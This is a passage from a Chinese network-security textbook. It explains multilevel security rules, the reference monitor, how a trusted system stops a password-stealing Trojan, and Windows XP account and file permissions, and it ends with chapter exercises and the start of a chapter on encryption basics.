多级别安全访问控制系统的管理:将系统中每个数据文件的机密等级或类别划分确定后,一个高安全级别的主体不能将信息传给位于低安全级别的对象。实施中将这安全管理的需求分为两部分,并制定简单的访问控制规则。多级别安全访问控制系统强调进行以下两个方面的控制:

(1) 禁止一个主体阅读高于自己安全级别的对象:一个主体只能阅读等于或低于他的安全级别的对象。这规则可表述为“简单安全性质”。

(2) 禁止主体在低于自己安全级别的对象上写数据:一个主体只能写等于或高于他自己的安全级别的对象,这规则用文字表述为“*-属性”。(由于在首次发表此模型的报告时,没有人能够想出一个适当的术语来描述此性质,就用了可代表任何事物的星号 *-property。)

按照这两个规则对各主体和对象的安全属性进行细化设置后,就可提供多层次的安全访问控制管理。在一个数据处理系统的安全管理中,对那些各种类别的对象的访问控制,采用基于“参考监督者”的概念,如图 9.8 所示。在一个计算机系统中利用主体和对象的安全属性,以及参考监督者来控制主体对对象的访问。参考监督者的工作必须凭借一个称为“安全核心数据库”的文件,此文件中列出了每个主体的访问权限(安全等级),以及每个对象的保护属性(安全分类)。

参考监督者强化了上述安全规则(禁止阅读高于自己安全等级的文件,禁止书写低于自己安全等级的文件),并具有以下特性:

① 完全仲裁(Complete mediation):对每次访问都严格执行安全规章检查,不仅只是当打开一个文件时才执行安全检查。

② 隔离(Isolation):参考监督者和数据库受到保护,防止那些文件被未经授权的修改。

③ 查证能力(Verifiability):参考监督者的正确性必须能得到证明。必须能在数学上表明参考监督者严格执行了安全规章策略,并提供完全的仲裁与隔离。

这些要求是很苛刻的,要进行完全的仲裁就意味着对主存储器、磁盘和磁带的数据的每次访问都必须进行裁决。如果完全用软件来实现此功能,由于工作量大会导致运行性能的




图 9.8　可信任系统中参考监督者的位置

下降，解决的方案就是至少一部分要用硬件来实现。要实现隔离，就意味着完全不受到攻击，无论攻击者有多聪明，都不能改变参考监督者的工作逻辑，以及安全核心数据库的内容。最后，要实现数学上的证明是很艰难的，其复杂程度与一台通用计算机相仿。能够实现这样的查证功能的系统就称为受信任系统。

图 9.8 中的上部是审计文件。对于一些重要的安全事件，例如，探测到的安全入侵、对安全数据库的授权修改等，都记录在审计文件中。

从 1981 年开始，美国国防部为了满足自己的需要，以及作为一个公共服务项目，在国家安全局(NSA)内建立了计算机安全中心，其目的是鼓励广泛采用计算机可信任系统。通过该中心的"商用产品测评项目"实现了此目标。实质上，该中心对商用产品的测评就是要满足上述对系统安全的要求。中心根据被测评的商用产品提供的安全特性范围对它们进行分类，这些测评结果是美国国防部所需要的，也被公布了可免费索取，因此也可以作为消费者购买商用设备时的一种参考指南。

9.5.3　一种盗号木马的工作原理与防护

防止木马盗取本机敏感信息的方法之一是采用安全的可信任系统，图 9.9 是一个例子。此例中，攻击者使用了一种特洛伊木马来绕开大多数文件管理和操作系统采用的标准的安




图 9.9　特洛伊木马恶意程序的工作过程

全措施。在此例的安全控制列表中，一个高安全等级的用户小李，通过一个程序建立了一个包含有重要秘密字符串(例如密码等)“CPE170KS”的文件，并保存。在此之前，用户小李利用只有自己的程序具有的读/写权限建立了此文件，并且只有小李启动的进程可以访问此文件。

1. 一种盗号木马的攻击过程

假设有一个恶意用户名叫黑客，他获取了对计算机系统的合法访问资格，但是权限较低，能访问的资源有限(例如，使用来宾账户登录进入计算机系统或通过浏览器下载文件等路径)。他在系统中安装了一个特洛伊木马程序和一个私有文件夹，该文件夹在攻击过程中可作为“后袋文件”使用(back pocket file)。黑客将后袋文件夹的安全属性设置为自己对它有读/写的权限，而小李对后袋文件只有写的权限，如图 9.9(a)所示。然后，黑客将该程序伪装成一个很有用的工具软件或游戏等，例如伪装成出现在计算机屏面上的 IE 快捷键图标等，诱惑小李去点击图标激活该木马程序。当木马程序被小李运行后，该程序就具备了小李的操作权限，就从小李的私有文件夹中将机密字符串(如密码等)复制到黑客的后袋文件中，如图 9.9(b)所示。此过程中的读/写等操作都符合系统中的访问控制列表的规定。上述操作事件过后，黑客就可以合法地访问自己的后袋文件夹来获得小李的机密字符串，或者木马自动地将获取的机密文件通过网络的基于 UDP 协议的短信发送给远端的黑客。

注意，通过上述盗号木马的运行过程可看出，若用户发现自己计算机屏幕桌面上不知何时出现了新的图标，如熟悉的 IE 快捷键图标等，或者在运行 DOS 命令 netstat 时本地计算机联网状态中出现了新的开放端口等，就应当警惕了。

2. 可信任系统对盗号木马的防护

现在分析在一个安全的可信任系统中对盗号木马程序攻击的防护，如图 9.10(a)所示。当一个主体登录系统时，系统根据几个判别条件给该主体赋予安全等级，例如，限定该主体用于登录系统的计算机终端是哪一台，鉴别口令和用户 ID 标识的身份等。此例中的主体和对象有机密和公共两个安全等级，机密的安全等级高于公共的安全等级。小李拥有的进程(主体)和他的数据文件(对象)被划归较高的机密安全等级，黑客的文件(对象)和进程(主体)被限制在较低的公共安全等级。如果小李无意中激活了特洛伊木马程序，如图 9.10(b)所示，该程序就得到了小李的安全等级，它就能够访问那机密的字符串。当该木马程序试图将访问到的机密字符串复制到一个公共安全等级的文件(后袋文件)中时，就违反了上述“*-属性”中的“禁止书写比自己的安全等级低的文件”的规定，此企图被参考监督者所制




图 9.10　参考监督者的审计禁止用户写低于自己安全等级的文件

止。因此，即使访问控制列表允许将该机密字符串写入后袋文件，此企图也不可得逞，这就是按照安全策略采取的措施制止和取代了访问控制列表的决定。

9.5.4　Windows XP 操作系统的安全访问控制

在 Windows XP 操作系统中提供了类似上述可信任系统的安全设置，供用户选用。该操作系统可供选用的安全访问控制措施是：对计算机的用户和用户组（主体）设置不同的安全等级权限，对驱动盘、文件夹、文件等（对象）可设置不同的安全属性和访问控制策略。本节仅作简单介绍。

1. Windows XP 中用户和用户组的权限管理

Windows XP 操作系统将主体分为用户和用户组两大类。用户是一个具有特定访问权限的使用者，用户组是一组具有相同权限的用户的集合，通常一个用户可属于一个或多个用户组。在 Windows XP 专业版中，右击“我的电脑”，选择“管理”→“计算机管理”→“本地用户和组”选项，进入图 9.11 所示的用户管理界面。



图 9.11　Windows XP 中对本地用户和组的权限管理

Windows XP 的默认用户组有 10 组，常用的几组如下：

- Administrators 组：组中的账户拥有对整个计算机管理的所有权限。可创建、更改、删除其他账户和组，安装新程序，共享文件夹，设置权限，访问所有文件，为其他用户账户指派权限，安装和删除设备驱动程序，用安全模式登录计算机等。
- Power Users 组：拥有 Administrators 的大部分权限，但不能获取文件和文件夹的所有权限，不能备份或恢复文件，不能加载或卸载设备驱动程序，不能管理和审计安全日志等。
- Users 组：即受限用户组，该组用户可以运行程序和保存文档，但不能更改计算机的设置、安装程序、查看其他用户创建的文档等。
- Guests 组：来宾工作组，允许临时用户使用 Guests 账号登录计算机，仅有极小的权限。默认情况下，Guests 组中的 Guest 账户是被禁用的，这样本地网络上的其他 Windows 主机不能访问本机的共享资源。

Windows XP 的用户账户可分为 3 类安全等级：

- 管理员账户：可以更改其他账户的权限（例如，管理员可将受限账户更改为具有管理员权限的账户）、修改密码，以及实施对本主机系统范围内的所有软硬件设置，并能够安装任何与 Windows XP 兼容的软件和驱动程序，能访问系统内所有文件。如果主管理员账户的密码丢失，安全模式等都无法登录系统，需要将硬盘拆卸后备份

数据，然后运行系统恢复，或重新安装 Windows XP 并设置新的管理员密码。

- 受限账户：不能安装或运行某些程序，但可以更改自己账户的图片、主题和其他桌面设置。可以创建、编辑或者删除自己账户的密码。可以查看自己创建的文件，在共享文件夹中查看文件。
- 来宾账户：没有账户的人可以用来宾账户登录到此计算机。只能对计算机上的资源进行有限的访问（与受限账户类似），来宾账户只可以使用其他账户安装的某些程序，不能对文件进行修改和删除等操作，不能安装任何程序以及更改系统设置。受密码保护的文件、文件夹和设置都不能被来宾用户访问。

2. Windows XP 中文件的安全访问控制策略

Windows XP 操作系统提供了对硬盘分区、文件夹和文件等对象设置安全访问控制策略的选项，默认情况下此功能是关闭的。即默认情况下，大多数文件可被所有账户访问。启用安全访问控制功能的步骤如下：

（1）以具有管理员权限的账户登录 Windows XP，打开“资源管理器”，选择“工具”→“文件夹选项”，打开“文件夹选项”对话框。在对话框中单击“查看”选项卡，单击取消其中的“使用简单文件共享（推荐）复选框”，单击“应用”→“确定”按钮。



图 9.12　Windows XP 系统可分别对每个文件和文件夹的安全访问控制属性进行设置

（2）右击某文件夹或文件，打开下拉菜单中的“属性”选项时就会发现增加了“安全”选项卡，如图 9.12 所示。选项卡上窗口列出了该系统的所有不同权限的账户列表，当系统管理员选中一个账户后，可由下窗口的权限分配表给该账户设置访问此文件夹或文件的权限。对文件的访问权限分为完全控制，修改，读取和运行，列出文件夹目录，读取，写入，特别的权限等。

启用这些安全访问控制策略后，就细化了每个不同账户对同一个文件夹或文件的不同访问权限，从而增加了系统内各类信息的安全。这也是“可信任系统（Trusted System）”的简化概念。

主机安全访问控制策略的应用举例：在安装了 Windows XP 操作系统的计算机中进行了上述两类设置后，可以利用具有管理员权限的账号登录系统，对系统进行维护、创建编辑文档等操作。而进行互联网信息搜索、收发电子邮件、QQ 聊天、网络游戏等有潜在隐患的操作时，可利用受限的用户账号登录系统，万一有恶意程序从网络访问中进入系统，那么其恶意行为将受到该账号权限的制约。

9.6　本章小结

（1）防火墙的设计目标：所有进出内部网络的数据流都必须经过防火墙，只有经过本地安全策略认证的 IP 包能够通过防火墙，防火墙需要使用一个受信任的和安全可靠的操作

系统，防火墙能够作为实施网络安全协议 IPSec VPN 的平台。

(2) 防火墙的控制功能：服务控制，网络数据流向控制，用户控制，应用服务的控制。防火墙功能的局限性：对于绕开了防火墙的攻击行为，防火墙不能提供保护；防火墙对来自内部的威胁不能提供保护；防火墙不能对那些已经受到病毒感染的应用层程序和文件的传输提供保护。

(3) 包过滤防火墙按照设定的一组规则对每个出入的 IP 包实施检查，然后决定转发或抛弃这个包。判决依据是 IP 包中的源和目的 IP 地址、源和目的端口和上层协议等。对包过滤防火墙的攻击方法：IP 地址欺骗，源路由攻击，微小分段攻击。

(4) 全状态检测包过滤防火墙通过将当前 IP 包属性与通信记录表中的进程对照来强化安全过滤，只允许那些满足规则中任何一个条目的 IP 包进出内网，不仅只是孤立地判断一个包内 IP 地址和端口地址是否该放行，还要考察此包是否是一个已建立连接的进程中的一个通信步骤。

(5) 代理服务器分为 3 种类型，在互联网服务中得到广泛应用。

(6) 堡垒主机的作用是作为安装各类应用服务的主机平台，一般设置在网络的风险较高的区域，为内外网用户提供服务。堡垒主机的安全配置是网络安全管理的一个重要方面。

(7) 入侵检测和入侵保护系统可以对网络数据进行较全面的分析监测，弥补防火墙的不足。

(8) 安全访问控制策略应当在访问者和被访问者两个方面都实施。访问控制模型的基本元素：主体、对象、访问权限。一个高安全级别的主体不能将信息传给位于低安全级别或非可比等级的主体，除非这些信息流准确地反映了某一个授权用户的意愿。多级别安全系统必须增强两个方面的控制：禁止一个主体阅读高于自己安全级别的对象；禁止主体书写低于自己安全级别的对象。参考监督者具有以下特性：完全仲裁、隔离、查证能力。

(9) 防护盗号木马攻击的方法之一是使用安全的可信任系统。在 Windows XP 操作系统中提供了简化的安全访问控制策略的可选设置，可以对用户账号安全等级和文件安全访问属性两方面进行控制。

习题与实践

1. 请写出防火墙的 3 个设计目标。请写出防火墙用于控制访问和实施安全策略的四项技术。

2. 包过滤路由器使用了哪些信息进行包过滤的判决？包过滤路由器的弱点是什么？包过滤路由器与全状态防火墙的区别是什么？

3. 什么是应用层防火墙？它的过滤规则与网络层防火墙相比增加了哪些内容？

4. 图 9.4 和图 9.5 中的网络防火墙的结构配置有哪些差别？分析两种防火墙配置方案的优缺点。

5. 在访问控制的策略中，主体(subject)和对象(object)的区别？访问控制列表(access control list)和功能票据(capability ticket)的区别？

6. 参考监督者强化的是两条什么规则？一个参考监督者需要具备什么样的特性？

7. 在一个多级别安全系统中，规则“禁止读高于自己安全级别的对象”，以及“禁止写低

于自己安全级别的对象”的意义何在？请予解释。

8. ________可以根据报文中的应用层信息来转发或阻止报文。

a. 代理服务器　　b. 包过滤防火墙　　c. 报文摘要　　d. 私钥

9. 属于黑客被动攻击的是________。

a. 缓冲区溢出　　b. 网络监听　　c. 端口扫描　　d. IP 欺骗

10. 向有限的空间输入超长的字符串是________攻击手段。

a. 缓冲区溢出　　b. 运行恶意软件　　c. 恶意代码网页　　d. 打开病毒附件

11. 结合本章的各种网络结构图的配置，分析和比较防火墙、入侵检测系统、入侵保护系统各自的优点、缺点，以及网络结构配置方面的差异。

12. 互联网中使用 3 种不同的代理服务器：转发式代理服务器，开放式代理服务器，反向式代理服务器。结合自己对互联网的各著名网站的访问，对每种代理服务器给出一个应用实例，写出分析报告。提示：可用浏览器访问互联网的著名网站，利用 Wireshark 捕获分析 DNS 响应包中的 IP 地址信息，以及分析网页 IP 包中各层的信息，或者 Ping 该网站域名，根据这些结果判断所访问到的服务器的性质。

13. 利用浏览器访问 www.cctv.com 网站，同时利用 Wireshark 捕获分析 DNS 响应包中的丰富信息，判断自己收到的网页是否来自私网(例如电信网、教育网等)中的代理服务器或公网中的主网站。

14. 在 Windows XP 操作系统中实践本章介绍的对系统用户账号的设置与授权，对文件和文件夹的安全属性设置访问控制策略。写出实验报告。

15. 在计算机上安装商用的单机防火墙(或称为全功能安全防护软件)，在此防火墙上进行以下实践操作：设置 IP 地址过滤列表，端口开关，黑名单，可信任网站列表等功能。写出实验报告。

第 10 章　信息加密与安全验证的基本技术

网络信息安全技术提供的服务可分为 5 类：

（1）对信息的保密和隐私保护，用于防止信息在传输过程中被窃听，敏感信息被泄露等。

（2）信息的完整性验证，用于检测信息是否被篡改或被加入木马等恶意程序，防止在系统登录过程中的重放攻击等。

（3）对信息发送者的身份认证，防止冒名顶替。

（4）防止信息签发者的拒认或否认已收到资料等行为。

（5）对信息访问者的身份认证，以及访问信息的权限鉴别。

目前有很多应用系统可实现上述 5 类服务，但是本质上，都是建立在以下几种基本技术的不同组合上：

（1）对称密钥加密技术，如 DES、3DES 等。

（2）非对称密钥加密技术，如 RSA 等。

（3）对称密钥的产生和交换算法，如 Differ-Hellman 算法等。

（4）信息的完整性验证算法，如 MD5、SHA-1，CRC-32 等。

（5）数字证书与公钥基础设施等。

本章将要介绍这些基础技术的概念，以及在实际系统中的应用。在本书附录中浅显易懂地介绍了两种算法：CRC 循环冗余码的计算方法、素数与模运算的基本概念和运算规则。

1. 加密通信中常用的名词和表达式

（1）密码学（Cryptology）：它的研究对像是如何对信息进行加密和解密，防止信息被泄漏和攻击。

（2）明文 P（Plain text）和密文 C（Cipher text）：用户的信息称为明文 P，经过加密后称为密文 C。

（3）加密算法 E（Encryption）：将明文转换为密文。解密算法 D（Decryption）：将密文转换为明文。在某些加密系统中，加密算法 E 与解密算法 D 相同，而在某些加密系统中二者不同。

（4）密钥（Key）：实现加密必须使用的一组数字。要对信息加密，就需要有一个加密算法 E 和一个加密密钥 k1 来将明文转换为密文。要对信息解密，就需要有一个解密算法 D 和解密密钥 k2 将密文转换为明文。在对称密钥加密系统中 k1＝k2，而在非对称密钥加密系统中 k1≠k2。

（5）发送方、接收方和窃密者：使用这三个名字来描述网络系统安全中的不同角色。发送方是发送数据的用户，接收方是接收数据的用户，而窃密者是第三方，他对通信的数据进行截获、试图解密或发送他自己的虚假信息进行干扰。

（6）加密信息的表达式：发送方在信息 P 传输前，利用一个加密算法 E 将明文 P 转变为密文 C，此加密过程可表达为 $C=E_{k1}(P)$。密文 C 被传输到达接收方后，再通过一个解密

算法 D 将密文 C 转换为明文 P，此解密过程可表达为 $P=D_{k2}(C)$。加密算法 E 与解密算法 D 必须满足可逆条件 $D_{k2}(E_{k1}(P))=P$

2. 加密通信系统分为两类

现代加密通信系统分为两类：对称密钥通信系统（也称为秘密密钥通信系统），非对称密钥通信系统（也称为公开密钥通信系统）。在对称密钥通信系统中，通信的双方使用相同的共享密钥对信息进行加密和解密，任何人只要知道共享密钥，就可以破译密文，如图 10.1 所示。

